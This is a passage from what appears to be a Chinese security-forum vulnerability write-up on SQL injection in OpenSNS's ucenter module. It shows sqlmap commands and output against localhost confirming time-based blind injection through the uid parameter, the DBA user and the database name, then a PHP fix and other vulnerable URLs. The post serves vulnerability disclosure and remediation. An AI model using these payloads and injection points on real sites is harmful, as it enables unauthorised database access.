custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[16:38:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/Config/&uid=1 AND SLEEP(5)
---
[16:38:56] [INFO] testing MySQL
[16:39:43] [WARNING] turning off pre-connect mechanism because of connection time out(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[16:39:43] [INFO] confirming MySQL
[16:39:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
[16:40:44] [INFO] adjusting time delay to 3 seconds due to good response times
[16:40:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.0
[16:40:44] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 16:40:44
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/Config/&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136" --batch --technique=T --dbms "mysql" --is-dba




```
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 16:41:22

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[16:41:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/Config/&uid=1 AND SLEEP(5)
---
[16:41:23] [INFO] testing MySQL
[16:41:23] [INFO] confirming MySQL
[16:41:23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.0
[16:41:23] [INFO] testing if current user is DBA
[16:41:23] [INFO] fetching current user
[16:41:23] [INFO] resumed: root@localhost
current user is DBA:    True
[16:41:23] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 16:41:23


E:\tool\sqlmap>
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/Config/&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136" --batch --technique=T --dbms "mysql" --current-db



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 16:42:04

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[16:42:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/Config/&uid=1 AND SLEEP(5)
---
[16:42:07] [INFO] testing MySQL
[16:42:07] [INFO] confirming MySQL
[16:42:07] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.0
[16:42:07] [INFO] fetching current database
[16:42:07] [INFO] resumed: opensns
current database:    'opensns'
[16:42:07] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 16:42:07


E:\tool\sqlmap>
```

0x05 漏洞修复



```
public function _initialize()
{
    parent::_initialize();
    if (!is_login()) {
        $this->error(L('_ERROR_FIRST_LOGIN_'));
    }
    $uid = isset($_GET['uid']) ? op_t($_GET['uid']) : is_login();
    //调用API获取基本信息
    $this->userInfo((int)$uid);
    $this->setTitle(L('_DATA_EDIT_'));
    $this->_assignSelf();
    $this->_haveOtherRole();
}
```

0x06 同类注入点

> http://localhost/index.php?s=/ucenter/index/index&uid=10
> http://localhost/index.php?s=/ucenter/index/information&uid=10

点击收藏 | 0 关注 | 2

上一篇：利用Windows的SEH学习Eg... 下一篇：恶意样本家族分类实践

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板